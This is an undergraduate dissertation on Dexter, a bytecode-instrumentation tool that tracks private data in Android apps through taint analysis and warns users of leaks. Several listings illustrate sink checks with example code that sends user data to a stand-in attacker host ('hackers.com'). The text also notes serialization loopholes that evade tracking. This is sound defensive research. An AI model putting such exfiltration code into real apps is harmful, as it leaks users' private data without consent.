David Brazdil

Dexter

Lightweight Data Tracking for Android

Computer Science Tripos, Part II

Trinity Hall

15th May 2013

Proforma

Name:	David Brazdil
College:	Trinity Hall
Project Title:	Dexter: Lightweight Data Tracking for Android
Examination:	Computer Science Tripos, Part II, June 2013
Word Count:	11742 [1]
Project Originator:	Dr Alastair Beresford
Supervisor:	Dr Alastair Beresford

Original Aims of the Project

The project set out towards developing a dependable executable code instrumentation which would reliably track sensitive data throughout Android applications and inform users about their leakage, with the prospect of becoming a lightweight platform for enhancing data protection measures against untrusted pieces of software, or simply an analytical tool for security experts. It builds on the work of TaintDroid, a system capable of data tracking via taint-based data flow analysis, but reliant on deep integration into the operating system which creates a barrier to wider adoption.

Work Completed

Suitable form of code instrumentation was proposed, and the system developed into a Java application able to parse, instrument and recompile Android application packages. The prototype was fully-functional and testing on real-life applications demonstrated that the instrumentation works correctly. Performance overhead and code bloat were measured and contrasted against the results achieved by TaintDroid.

Special Difficulties

None.

[1] Computed by: `detex -n diss.tex | tr -cd '0-9A-Za-z \n' | wc -w`

Declaration

I David Brazdil of Trinity Hall,
being a candidate for Part II of the Computer Science Tripos, hereby declare that this dissertation and the work described in it are my own work, unaided except as may be specified below, and that the dissertation does not contain material that has already been used to any substantial extent for a comparable purpose. I give permission for my dissertation to be made available in the archive area of the Laboratory's website.

Signed:

Date: 15^{th} May 2013

Contents

Acknowledgments

This project would not have been possible without the invaluable help of two individuals. Dr Alastair Beresford guided the project through from conception to completion, and I could not have embarked on this dissertation without his enthusiastic support and input. I also owe a great deal of gratitude to Dr Simon Moore for his insight and feedback on this dissertation.

Chapter 1

Introduction

Smartphones have grown to become very popular over the past few years as universal, always connected and increasingly affordable personal devices that users carry with them at all times. By integrating into many facets of our lives, we now trust smartphones with more and more sensitive data, making them attractive to criminals and marketing companies. According to a Bitdefender security specialist, nowadays one in three free applications on Android collects private data without user consent [9].

The rest of this dissertation describes Dexter, a tool that monitors behaviour of selected applications through dynamic taint-based data flow analysis, and informs the user about attempts to leak private data. It was implemented in 23,000 lines of Java code, and its data-tracking logic was shown to work at scale on real applications, with overhead competitive with best similar systems. Unlike previous work, it does not require modifying the operating system.

1.1 Problem Statement

Applications for smartphones have access to a startling amount of personal information which is often highly beneficial to the user. They can access the contact list, calendar, call log, browser history or even the current location of the user, and combine these in novel ways that render everyday tasks simpler. But as studies have shown [2, 9], applications can and *do* misuse the permissions they were given in good faith, and leak collected data to remote servers where user has no control over them. These fall into three categories:

Data Stealing
Due to Android's openness, it is not uncommon for programs to contain some form of malicious code. Usually these masquerade as legitimate applications but run a background trojan that sends premium-rate text messages, logs keystrokes and sends data useful for spamming or identity theft to its authors. Malware is present mainly on alternative markets and in illegal pirated software [31], but from time to time appears even on the official store [26].

Mismatch of Expectations
Behaviour that is not deliberately malicious but might pose security risks defines a group of applications referred to as *grayware*. These are typically advertising libraries which collect private data in order to uniquely identify the person and to show tailored ads, all without an adequate warning.

Accidental Permissions
Sometimes applications request access to more resources than they need by mistake. A cautious user might want to do preventive monitoring.

Current state of the art in smartphone data protection lags behind the threats described above. Android developers can freely publish applications on the official store, but they might be removed if red-flagged by the automatic Bouncer [18] or by third parties [26]. During installation the user is merely shown a list of requested permissions, without any justification of their necessity. The situation is slightly better on iOS, where each application must pass a manual approval process before being published. Users also grant per-resource access when requested for the first time, providing some context in which data are needed.

Nevertheless, both of these policies fail to protect against applications that have a legitimate initial reason to read private data but secretly leak it too, since once granted access, use of a resource is unrestricted.

1.2 Project Overview

Taint-based dynamic data flow analysis is a technique to examine the runtime behaviour of applications. It is capable of monitoring access to resources and identifying data paths between them. It was previously successfully implemented on other platforms [33], and recently ported to Android in the TaintDroid project [10], a joint study by Intel Labs, Penn State, and Duke University. However, their solution involves changes to the operating system and its virtual




Figure 1.1: Overview of the taint analysis

machine, limiting its usage to experts in possession of one of few supported devices. The goal of this project was to implement taint analysis by modifying the executable code of the application rather than the operating system, to make it easier to deploy.

1.2.1 Data Flow Analysis

Dynamic taint analysis relies on the ability to assign attributes, called *taint tags*, to data in memory. In our context, these represent whether the memory location stores private information. Execution of the program is altered so that tags are assigned to tracked data at the points of their origin, known as *sources*, and output points, *sinks*, are monitored to make sure no tainted data leave the system. For example, sources and sinks on Android include the contacts database and network sockets respectively. In between, tags are propagated as data are moved and combined.

The approach adopted by TaintDroid monitors sources and sinks at the kernel level and requires modifications to the VM and the file-system to propagate taint. This allows it to track data flow throughout all of interpreted code, even between applications. Limited by the boundaries of the VM, Dexter performs the analysis only within a single application by instrumenting its executable file, which we call the *internal code*. Resources are monitored at the points of respective API calls, which form the border between tracked and untracked code. Stages of the analysis are summarized in Figure 1.1.

Of course tainting brings complications as well. Most notably, it often struggles to avoid *taint explosion*, an uncontrollable spread of taint due to conservative propagation logic resulting in false positives. Nearly all such systems also entirely ignore *implicit data flows*, i.e. propagation of data through control flow such as the implicit flow of data from `x` to `y` in `"while (x--) y++;"`. Attempts have been made to identify such constructs through static analysis [17], but these are prone to taint explosion. Further details about tainting can be found in [27, 11].

1.2.2 Usage of Dexter

From the user's perspective, the process of application protection enhancement is simple. A smartphone is connected to a PC running Dexter, and the user is presented with a list of applications installed on the device. The selected app is downloaded into the computer, instrumented, repackaged and uploaded back to the device where it replaces its original counterpart. This application then runs the taint analysis in the background and warns the user when tainted data reaches a monitored sink. In the future, Dexter could be shipped as an app and run on the device itself.

Even though the aim of Dexter is to make TaintDroid functionality available on every Android device, it is still a tool that only security experts and cautious power users would use. Its biggest potential however lies in the enterprise sector, protecting corporate data on personal phones of the employees [15], much like increasingly popular *app wrapping* [19]. With some modifications it could also replace TaintDroid as the flow tracking component inside CleanOS [28], another security-enhancing project that prevents data theft.

1.3 Related Work

The community around Android has built an entire ecosystem of tools that help security experts analyze and reverse-engineer applications, and grouped them into the HoneyNet project[1]. The core of these tools is usually formed by the Smali[2] (dis)assembler and the Androguard[3] static analysis framework. Of particular significance to professionals are APKInspector[4], which provides useful behavioural information through static taint analysis [13], and DroidBox[5], a sandboxed emulator environment with resource monitoring.

In terms of techniques, a lot of attention has been paid to automated malware detection, in order to instantly prevent its distribution through both the official and alternative market stores. Projects like RiskRanker [12] and DroidRanger [32] look for behavioural patterns common to known spyware and malware, while for example DroidMoss [31] focuses on identifying repackaged applications that could have been trojanized.

Another large set of projects, including TaintDroid, puts effort into enhancing the runtime privacy policies of the platform. For instance, MockDroid [4] allows fine-grained permission removal through resource mocking, and Aurasium [29] can intercept and prevent interactions of applications with the OS by repackaging them in order to insert its monitor between the kernel and the VM. In the enterprise sector, virtualization [14] and app wrapping [19] are gaining popularity as ways of creating a separate corporate workspace on personal devices.

[1] http://www.honeynet.org/
[2] https://code.google.com/p/smali/
[3] https://code.google.com/p/androguard/
[4] https://github.com/honeynet/apkinspector
[5] https://code.google.com/p/droidbox/

Chapter 2

Preparation

2.1 Dalvik Virtual Machine

Dalvik is an open-source virtual machine and an essential component of the Android operating system. It was developed specifically for use on mobile devices and its design was optimized for running on battery-powered systems with low-performance processor and limited memory.

Built around the Apache Harmony project, Dalvik runs programs that make use of a subset of the Java runtime framework. Applications for Dalvik are therefore typically written in Java, compiled to a set of Java Virtual Machine (JVM) *.class* files, and then converted to a single Dalvik-compatible *.dex* file [22] using tools in the Android SDK. With release 2.2, Dalvik introduced Just-In-Time compilation which significantly increased its performance and efficiency [6].

2.1.1 Application Package Files

Applications are distributed in Android Package (APK) files. These are ZIP files signed by the publisher, which contain: (i) *classes.dex* executable file, (ii) application resources (images, UI layouts, etc.), (iii) native code binaries, and (iv) a manifest.

The manifest contains essential information about the application to the operating system. Among other things, this includes its unique package name, list of permissions requested by the application, and a list of all its entry points.

APKs are stored on the device when applications are downloaded from the market or installed manually, but can be retrieved from the device only with root access. Instrumented files can be installed on any device.

2.1.2 Bytecode

Dalvik and JVM bytecodes are very similar in the sense that they both have a large set of rather high-level instructions [20, 25], making them more readable and more easily modified than traditional instruction sets, unless obfuscation tools like ProGuard[1] are used. This makes analysis and reverse-engineering of applications significantly easier, and is also the reason why we will freely interchange examples in assembly and Java.

Registers

Unlike the stack-based JVM, Dalvik uses a register-based programming model with 32-bit register width and variable-length instructions [24]. 64-bit values are stored in two adjacent registers.

Each method can use up to 65,536 virtual registers mapped either to hardware registers or stack memory depending on the underlying architecture. Instructions can address either the first 16, 256, or all 65k virtual registers based on their length. If an instruction needs to address a register out of the available range, the register contents are expected to get moved to a lower register first.

Dalvik also has a very powerful preload class verifier [21, 23]. It infers types of values in registers at every point in computation, and uses these to identify illegal access to resources, pointer arithmetic and other invalid operations. A class containing such instructions is rejected and the application terminated.

Syntax of Assembly

The assembly language syntax used in this dissertation is based on the official Dalvik one [20]. It follows the *dest-then-source* ordering of arguments, and instructions can contain immediate values, e.g. the instruction

```
add-int/lit16 v2, v8, #1234
```

[1] `https://developer.android.com/tools/help/proguard.html`

adds 1234 to the value stored in register 8, and stores the result into register 2.

Since actual numerical register identifiers are irrelevant to the propagation logic we will treat them as variables. For example, the following piece of code retrieves an element of an array pointed to by `vArray`, and multiplies it by three:

```
aget-int vElement, vArray, vIndex
mul-int/lit16 vResult, vElement, #3
```

For clarity, the first letters of register names will represent their origin. Names of registers used in the original code will start with `r`, registers added for tainting with `t`, and auxiliary registers with `p`.

Register pairs forming a wide argument will be separated by a bar:

```
move-wide rTo1 | rTo2, rFrom1 | rFrom2
```

Instruction Variants

To achieve higher code density, some Dalvik instructions come in several variants [20]. They are semantically equivalent but they differ in size. A good example of this is the `const` instruction. Its variant `const/16` stores a 16-bit constant into a register addressed by an 8-bit number, and therefore the whole instruction fits into 4 bytes. On the other hand, `const/4` fits into 2 bytes, but can only address registers in the 4-bit range and carry a 4-bit constant.

All variants of semantically equivalent instructions are parsed as the same instruction type in Dexter, and thus will be referred to by the same name. During the reassembly phase, Dexter automatically outputs the most optimized variant of the instruction.

2.2 Data Flow Analysis

2.2.1 Taint Tags

Different tainting systems choose different ways of representing tags. This fundamental choice has a large effect on the overall design of the system, its capabilities and limits, as well as performance and memory overhead. The authors of TaintDroid decided to store taints as 32-bit integers where each bit represents one

Bit	Constant name	Description
0	TAINT_SOURCE_CONTACTS	contact information
1	TAINT_SOURCE_SMS	text message data
2	TAINT_SOURCE_CALL_LOG	call history information
3	TAINT_SOURCE_LOCATION	location information
4	TAINT_SOURCE_BROWSER	browser data, e.g. bookmarks
5	TAINT_SOURCE_DEVICE_ID	device ID, e.g. IMEI, phone number
29	TAINT_SINK_FILE	file-system sink
30	TAINT_SINK_SOCKET	network sink
31	TAINT_SINK_OUT	standard console output sink

Table 2.1: Meanings of bit flags of taint tags

source of sensitive data. This is a very efficient and compact format, sufficient for the purposes of TaintDroid, but quickly reaches its limits as the functionality is extended. One of the challenges faced by the CleanOS project [28], which builds on TaintDroid, was the necessity to potentially track millions of data sources. Their solution alters TaintDroid to store taint as a 32-bit pointer into an SQL database, which increases the number of trackable sources, but significantly impedes performance.

Dexter adopts the same tag representation as TaintDroid, with one modification. As will be demonstrated later, the type of sink formed by some API calls is given by the way their containing object was created. Tags therefore have flags reserved to carry this information. The flags in taint as used in Dexter are summarized in Table 2.1.

2.2.2 Tag Storage

To store and propagate taint tags, Dexter must build an attribute system inside the application, so that every piece of data accessible by internal code can carry one. The way these are stored differs for objects and primitives. The distinction is that when a primitive is copied, operations on one of the copies do not effect the other, which means that there has to be a tag stored for every copy, while when a reference to an object is copied, operations on one of the copies are visible by dereferencing any of them, and so there should only be one tag per object, not for every copy of its reference.

Objects

Dexter stores tags with objects by creating a globally accessible hash map from object references to integers. The only supported operations are:

`int get(Object obj)`
: Returns the taint tag of given object, or zero when `obj == null`.

`void set(int taint, Object obj)`
: Adds taint to `obj` by OR-ing its existing entry with the first parameter. Does nothing when `obj == null`.

In the following sections, the `taint-get` and `taint-set` macros (see section 3.1.2) will be used as a shorthand for calling these methods.

```
taint-get vResult, vObject
taint-set vTaint, vObject
```

Primitives

A taint tag needs to be created whenever a primitive is stored, i.e. for method code registers, primitive class fields and primitive arrays. Taint tags of parameters are also temporarily stored during method calls (section 2.2.6).

- **method code registers**
  For every virtual register that appears in the original bytecode, Dexter allocates a new one for storing taint. As we will see, doubling the number of used virtual registers is the main reason why the application needs to be completely recompiled.
- **internal class fields**
  Classes defined internally can be fully modified by Dexter. For every field of primitive type, a new field of type `int` is created, with a name that does not clash with any of the existing fields.
- **external class fields**
  Extra fields cannot be inserted into external classes and therefore a different approach must be adopted.
  - *static fields*
    A new class is created to contain one field of type `int` for every external static field that is accessed by the application. Taint tags are stored in these associated fields.

  - *instance fields*
    We will see that the propagation logic cannot assign tags to external instance fields for safety and uses the overall tag of the containing object instead. Storage space for these fields is therefore not needed.

- **arrays**
  Primitive array elements are considered equivalent to external instance fields under Dexter's propagation logic, and thus taint is assigned to the array object.

2.2.3 Principles of Taint Propagation

Once taint storage is created, Dexter can insert extra instructions that will propagate taint as data are used. Dalvik supports 217 opcodes, but these can be split into groups sharing the same propagation logic. The general rule of thumb is that for every instruction, taint of all its inputs should be acquired from their respective storage spaces, combined and assigned to the outputs. Therefore, only a handful of examples will be presented here to illustrate the principle and to explain some of the subtleties.

The following sections will contain examples of instrumentation, first in Dalvik assembly and later in Java for readability. Instrumentation of individual instructions will always be highlighted, longer listings of inserted code will be labelled.

Constants

Constants are not tainted, and so zero is stored in the appropriate taint register.

```
const rTo, #num
const tTo, #0
```

Instructions Combining Taint

Arithmetic instructions are the simplest example of taint tag combination. Tags of operands are OR-ed and this combined tag assigned to the result.

```
add-int rResult, rOpA, rOpB
or-int  tResult, tOpA, tOpB
```

Instructions Operating on Wide Registers

Taint of 64-bit primitives is stored only in the taint register of the higher of the two original registers holding the value. This is safe because accessing only one of them as a single-width register is an illegal operation. Classes containing such instruction will be rejected by Dalvik's preload class verifier.

```
add-long rResult1 | rResult2, rOpA1 | rOpA2, rOpB1 | rOpB2
or-int   tResult1, tOpA1, tOpB1
```

Instructions Throwing Exceptions

Some of Dalvik instructions can throw exceptions depending on the values of arguments. This is a form of implicit data flow which could potentially leak data. For example, integer division will throw `ArithmeticException` iff the divisor is zero, making this information deducible from the fact that the exception was thrown. Such instructions are wrapped in a try block, and the exception caught, tainted and thrown again.

```
TRY (ArithmeticException ⇒ CATCH_ABC) {
  div-int rResult, rOpA, rOpB
  or-int tResult, tOpA, tOpB
  goto LABEL_XYZ
}
CATCH_ABC:
move-exception pException
taint-set tOpB, pException
throw pException
LABEL_XYZ:
```

Figure 2.1: Example instrumentation of the division instruction

2.2.4 Method Call Destination Decidability

The five types of method invocation supported by Dalvik are listed in Table 2.2. Instrumentation of each varies in detail, but for tainting it is more important to know whether the target method lies inside the DEX file, in which case taint should be propagated into it, or whether it jumps into external, untrackable code and the instrumentation should therefore assign taint conservatively, assuming the worst, i.e. the method will spread taint everywhere it can.

Opcode	vtable	Usage
`invoke-direct`	×	constructors and methods declared `private`
`invoke-static`	×	methods declared `static`
`invoke-virtual`	✓	standard virtual method call
`invoke-interface`	✓	method declared in an interface
`invoke-super`	✓	call to closest parent implementing the method

Table 2.2: Method call types supported by Dalvik




Figure 2.2: Example class hierarchy for a method call

Determining the destination of a method call is trivial for `invoke-direct`. The method signature always contains the name of the class implementing the method. Thus, it will perform an internal jump iff the referenced class is internal.

Only slightly more complicated is the case of `invoke-static` calls. The reason being that the method might not be implemented directly in the referenced class, but inherited from a parent, which renders the referenced class internality check insufficient. Dexter must check whether the class indeed implements the method and recursively explore parents if not. This can be done statically.

All the other calls rely on dynamic dispatch, and since they are similar in principle, only the `invoke-virtual` case is discussed here. Imagine class hierarchy like the one in Figure 2.2. The instruction calls a method defined in class B and overridden in the yellow classes, on objects of type G or its children. By the nature of virtual calls, the only implementations of the method that can be called are either in the closest parent that provides one or in the expected class and its children, that is E and H in the example. If these classes are all internal or all external, the destination type is decidable statically.

```
// original code: obj.methodName(arg1, arg2, ..., argN)
Class clazz = obj.getClass();
Class[] argTypes = new Class[] { arg1.class, ..., argN.class };

Method method;
do {
  try {
    method = clazz.getDeclaredMethod("methodName", argTypes);
  } catch (NoSuchMethodException e) {
    clazz = clazz.getSuperclass();
  }
} while (method == null);

Annotation anno = method.getAnnotation(InternalMethodAnnotation.class);
if (anno == null) {
  // external call
  obj.methodName(arg1, ..., argN);
} else {
  // internal call
  obj.methodName(arg1, ..., argN);
}
```

Listing 2.1: Destination-deciding instrumentation for non-public methods

Code could be further analyzed to narrow down the number of callable implementations, e.g. by reachability analysis, but it will always be possible to produce code with a statically undecidable call. Then it is necessary to instrument the code so that the decision can be made at runtime. Dexter adds a special annotation to every method defined inside the application, which makes internal and external implementations dynamically distinguishable by reflection. A slight subtlety comes from the fact that the reflexive API handles public and non-public instance methods differently. Code for non-public methods is shown in Listing 2.1. Instrumentation of public methods uses `Class.getMethod` to get `method` and does not need iteration through parents. It is nonetheless obvious that these are both very expensive operations. A native method is always marked as an external call.

2.2.5 External Method Calls

External method calls are the border between trackable and untrackable code, and as such, their instrumentation will have to propagate taint conservatively, accounting for every possible action that the untrackable code could do. The approach adopted by Dexter is simple: the taint of all parameters is combined and assigned to the result and all mutable parameters. The assumptions made here are that the method can access only data passed to it, and that it can return them or move them into any mutable parameter. If this proves to cause

```
// method definition
public int externalMethod (Object rArg1, int rArg2, String rArg3);

// method call
int taintCombined = TaintMap.get(obj);
taintCombined |= TaintMap.get(rArg1);
taintCombined |= tArg2;
taintCombined |= TaintMap.get(rArg3);

try {
  TaintMap.set(taintCombined, rArg1);
   rResult = obj.externalMethod(rArg1, rArg2, rArg3);
  tResult = taintCombined;
} catch-all (rException) {
  TaintMap.set(taintCombined, rException);
  throw rException;
}
```

Listing 2.2: Instrumentation of external method calls. The second and third arguments do not inherit combined taint because they are immutable.

```
ClassA objA = new ClassA();      // external class
ClassB objB = new ClassB();      // internal class
objA.setX(objB);                 // store B inside A
objB.setY(getSensitiveData());   // taint B
objA.useX();                     // use B inside
```

Listing 2.3: Example of a propagation logic hole

problematic over-tainting in some cases, Dexter offers a way of defining custom policies.

Unfortunately, these assumptions are not safe, as we can see in Listing 2.3. The logic hole depends on the external environment providing a class that stores data inside invisible fields and then accesses and outputs these data. From the Android documentation, it seems that sinks currently identified by Dexter do not have this property. However, it could be abused by serializing the object and leaking the untainted byte array. A solution to this problem would be to unify taints of interacting objects, so that tainting `objB` would automatically taint `objA` because they interacted on the previous line. But this could easily result in taint explosion.

2.2.6 Internal Method Calls

Method calls identified as internal ought to propagate their arguments' taint into the invoked methods, and taint of their results back to the callers. Only the

primitive arguments and results requires further instrumentation as objects store their taint globally.

Unfortunately, adding extra parameters to hold the taint of primitives is not an option as the method prototype could be given by an external interface. A global integer array is therefore created for this purpose, plus one more global variable for the taint of the result. In Dexter, thread-safety is guaranteed by semaphores, but a lock-free solution could be achieved by using thread-local storage, with the downside of slightly more complicated instrumentation.

```
// method definition
public int internalMethod (Object rArg1, float rArg2);

// method call
InternalMethodCall.S_ARG.acquire();
InternalMethodCall.ARG[0] = tArg2;
rResult = obj.internalMethod(rArg1, rArg2);
tResult = InternalMethodCall.RES;
InternalMethodCall.S_RES.release();
```

Listing 2.4: Instrumentation of internal method calls

Inside the called method, tags are copied from the array to taint registers of the primitive arguments. But if a method is virtual, it may also be called from external code, in which case the array would not have been locked and filled, and taint should be initialized to zero. Every virtual method must therefore recognize the location of its caller, and handle each case accordingly. Since Java programs can read the stack, the name of the caller is accessible and the origin decidable using reflection. We could check the method annotation like before, but since the stack gives the implementing class, one reflexive call was saved by checking whether it carries another annotation that Dexter assigns to all internal classes. The instrumentation is shown in Listing 2.5.

In the external origin case, instrumentation should also assign the taint of `this` to all parameters including reference-based ones, provided the method is not static or a constructor. This is useful especially for propagating taint into callbacks, for instance in situations like GPS updates shown in Listing 2.6, where the parameter of the `onLocationChanged` method inherits taint this way.

```
public int internalMethod (Object rArg1, float rArg2) {
  bool internalOrigin;

  // origin-deciding instrumentation
  StackTraceElement[] stack = (new Exception()).getStackTrace();
  if (stack.length > 1) {
    Class caller = Class.forName(stack[1].getClassName());
    callerAnnotation = caller.getAnnotation(InternalClassAnnotation.class);
    internalOrigin = (callerAnnotation != null);
  } else
    internalOrigin = false;

  // initialization of taint registers
  if (internalOrigin) {
    tArg2 = InternalMethodCall.ARG[0];
    InternalMethodCall.S_ARG.release();
  } else {
    int thisTaint = TaintMap.get(this);
    TaintMap.set(thisTaint, rArg1);
    tArg2 = thisTaint;
  }

  // original method body
  ...
  if (internalOrigin) {
    InternalMethodCall.S_RES.acquire();
    InternalMethodCall.RES = tResult;
  }
  return rResult;
}
```

Listing 2.5: Instrumentation of internal methods

```
LocationManager manager = (LocationManager)
  context.getSystemService(Context.LOCATION_SERVICE);

// define a listener that responds to location updates
LocationListener listener = new LocationListener() {
  public void onLocationChanged(Location location) {
    // use the location
  }

  ... // other methods
};

// register the listener with the LocationManager
manager.requestLocationUpdates(
  LocationManager.NETWORK_PROVIDER, 0, 0, listener);
```

Listing 2.6: Example of a location-updating callback class

2.2.7 Propagation Logic for Instance Fields

External call tainting relies on combining the taint of all data accessible to the method, even through multiple dereferences. It is possible to recursively traverse all fields of all data structures, but this would prove extremely slow as non-public fields are accessible only through reflection. Instructions storing data in instance fields are instead instrumented to propagate taint to the containing object, so that it combines taint. Internal fields also have separate taint storage to store their own subset of it, but external ones do not because their value could be overwritten by untrackable code which would not update the taint anyway.

This logic also contains a loophole which could lead to unidentified leakage. The problem is very similar to what we saw in section 2.2.5. Taint does not propagate to all parents in multi-level data structures, which could be exploited through serialization. Apart from deep traversal, one could again use taint unification to solve this issue.

2.2.8 Data Sources

With the taint-propagating infrastructure ready, we can have a look at how sensitive data are identified. To choose the correct form of instrumentation, it is not important to know *where* these data are stored, but *how* they are accessed. We identified three use patterns with distinct instrumentation and implemented support for six sources listed in Table 2.1.

Database Queries

The first group uses SQL-like queries to access the contact list, recent calls, text messages and other data available through the interface. Programs call the `ContentResolver.query` method, passing it a resource identifier (URI) and projection, selection and sorting criteria. It returns an instance of the `Cursor` class, an iterator through the query output rows.

The type of the source is given entirely by the URI argument, which is merely a textual address. Hence, Dexter only needs to insert a series of `if` statements that compare the URI against a list of recognized URIs, and assign the right taint tag to `Cursor` if a match is found.

```
ContentResolver cr = context.getContentResolver();
URI uri = ContactsContract.Contacts.CONTENT_URI;

String uriString = uri.toString();
int uriTaint;
if (uriString.startsWith("content://com.android.contacts/"))
  uriTaint = TAINT_SOURCE_CONTACTS;
else if (uriString.startsWith("content://sms/"))
  uriTaint = TAINT_SOURCE_SMS;
else if (uriString.startsWith("content://call_log/"))
  uriTaint = TAINT_SOURCE_CALL_LOG;
else
  uriTaint = 0;
Cursor cursor = cr.query(uri, null, null, null, null);
TaintMap.set(uriTaint, cursor);

int colName = cursor.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME);

List<String> contactList = new List<String>();
while (c.moveToNext()) {
  contactList.add(cursor.getString(colName));
}
```

Listing 2.7: Contact database query, with source instrumentation

System Services

Information about the operating system and access to hardware is provided through the `Context.getSystemService` method which returns a manager object being given the name of the service. Their complete list is in the docs[2].

Instrumentation for system services is very similar to that of database queries. The name of the service is analyzed and the returned object tainted as necessary. Consequently, every piece of data retrieved from the manager will get tainted by the propagation logic.

```
String serviceName = Context.LOCATION_SERVICE;
int managerTaint = 0;
if (serviceName.equals("location"))
  managerTaint = TAINT_SOURCE_LOCATION;
else if (serviceName.equals("phone"))
  managerTaint = TAINT_SOURCE_DEVICE_ID;
Object manager = this.getSystemService(serviceName);
TaintMap.set(managerTaint, manager);

LocationManager locManager = (LocationManager) manager;
Location loc = locManager.getLastKnownLocation(LocationManager.GPS_PROVIDER);
```

Listing 2.8: Code accessing last known GPS location, with source instrumentation

[2] https://developer.android.com/reference/android/content/Context.html#getSystemService(java.lang.String)

Static Methods

The last category of sources had to be created because of the way browser data are accessed. Even though they are read from a `Cursor` object, it is not created by the `ContentResolver`, but rather by static methods inside class `Browser`. Instrumentation is trivial: insert taint assignment after every such method call.

```
ContentResolver cr = context.getContentResolver();

Cursor cursor = Browser.getAllBookmarks(cr);
TaintMap.set(TAINT_SOURCE_BROWSER, cursor);

while (cursor.moveToNext()) {
  ...
}
```

Listing 2.9: Code accessing browser bookmarks, with source instrumentation

2.2.9 Data Sinks

The aim of sink instrumentation is to check whether framework methods known to transfer data out of the application are called with tainted arguments. Sinks were divided into two groups based on the required approach.

The examples use the `TAINT_SOURCE` and `TAINT_WRITER_SINK` constants. These are bit masks that correspond to the regions of tag representation reserved for source and sink flags as defined in Table 2.1.

Always-leaking API Calls

Most tracked API calls are easy to handle, because they always leak the data they get. Three sinks listed in Table 2.3 were implemented this way.

Name	Tracked Methods
System logging	`Log.d`, `Log.v`, `Log.i`, ...
Android IPC	`Context.sendBroadcast` and similar
Apache HTTP Client	`HttpClient.execute`

Table 2.3: Always-leaking sinks supported by Dexter

```
String data = getSomeData();
List<NameValuePair> pairs = Arrays.asList(new BasicNameValuePair("x", data));
HttpEntity postData = new UrlEncodedFormEntity(pairs);
HttpPost post = new HttpPost("http://www.hackers.com/");
post.setEntity(postData);
DefaultHttpClient client = new DefaultHttpClient();

if ((TaintMap.get(post) & TAINT_SOURCE) != 0) {
 // warn the user
}
client.execute(post);
```

Listing 2.10: HTTP request using the Apache client, with sink instrumentation

Listing 2.10 shows a piece of code that sends data to a remote server using the Apache HTTP Client included in the framework. Thanks to taint propagation, `post` inherits the tag of `data`, which is checked when `post` is passed to `execute`.

I/O Writers

The situation is more complicated for sinks build around the `Writer` class used for I/O. Listing 2.11 shows its typical usage for network communication. The tracked method is `PrintWriter.println`, but checking only the taint of the argument is insufficient. In Listing 2.12 `Writer` created with `ByteArrayOutputStream` does not form a sink, and we merely want the taint to propagate into `array`.

We handle this by labelling the `Socket` object when it is initialized, i.e. making the `Socket.<init>` method a source of `TAINT_SINK_SOCKET` data. This taint propagates into the output stream and eventually into the `Writer` object. Code inserted for the `println` method then checks whether its object carries a sink taint and only proceeds to checking the argument taint if it does.

2.3 Software Engineering and Toolchain

Existing reverse-engineering tools for Android provide an API for simple implementation of custom static analyses, but they do not offer means of instrumenting and recompiling the bytecode as was described in this section. Hence an entirely new tool designed specifically for this purpose was built.

```
String data = getSomeData();

Socket socket = new Socket("hackers.com", 1234);
TaintMap.set(TAINT_SINK_SOCKET, socket);

OutputStream sos = socket.getOutputStream();
PrintWriter writer = new PrintWriter(sos);

if ((TaintMap.get(writer) & TAINT_WRITER_SINK) != 0 &&
    (TaintMap.get(data) & TAINT_SOURCE) != 0) {
  // leakage identified
}
writer.println(data);

writer.close();
```

Listing 2.11: Writer interface used for network communication, with sink instrumentation

```
String data = getSomeData();
ByteArrayOutputStream baos = new ByteArrayOutputStream();
PrintWriter writer = new PrintWriter(baos);

if ((TaintMap.get(writer) & TAINT_WRITER_SINK) != 0 &&
    (TaintMap.get(data) & TAINT_SOURCE) != 0) {
  // leakage identified
}
writer.println(data);

writer.close();
byte[] array = baos.toByteArray();
```
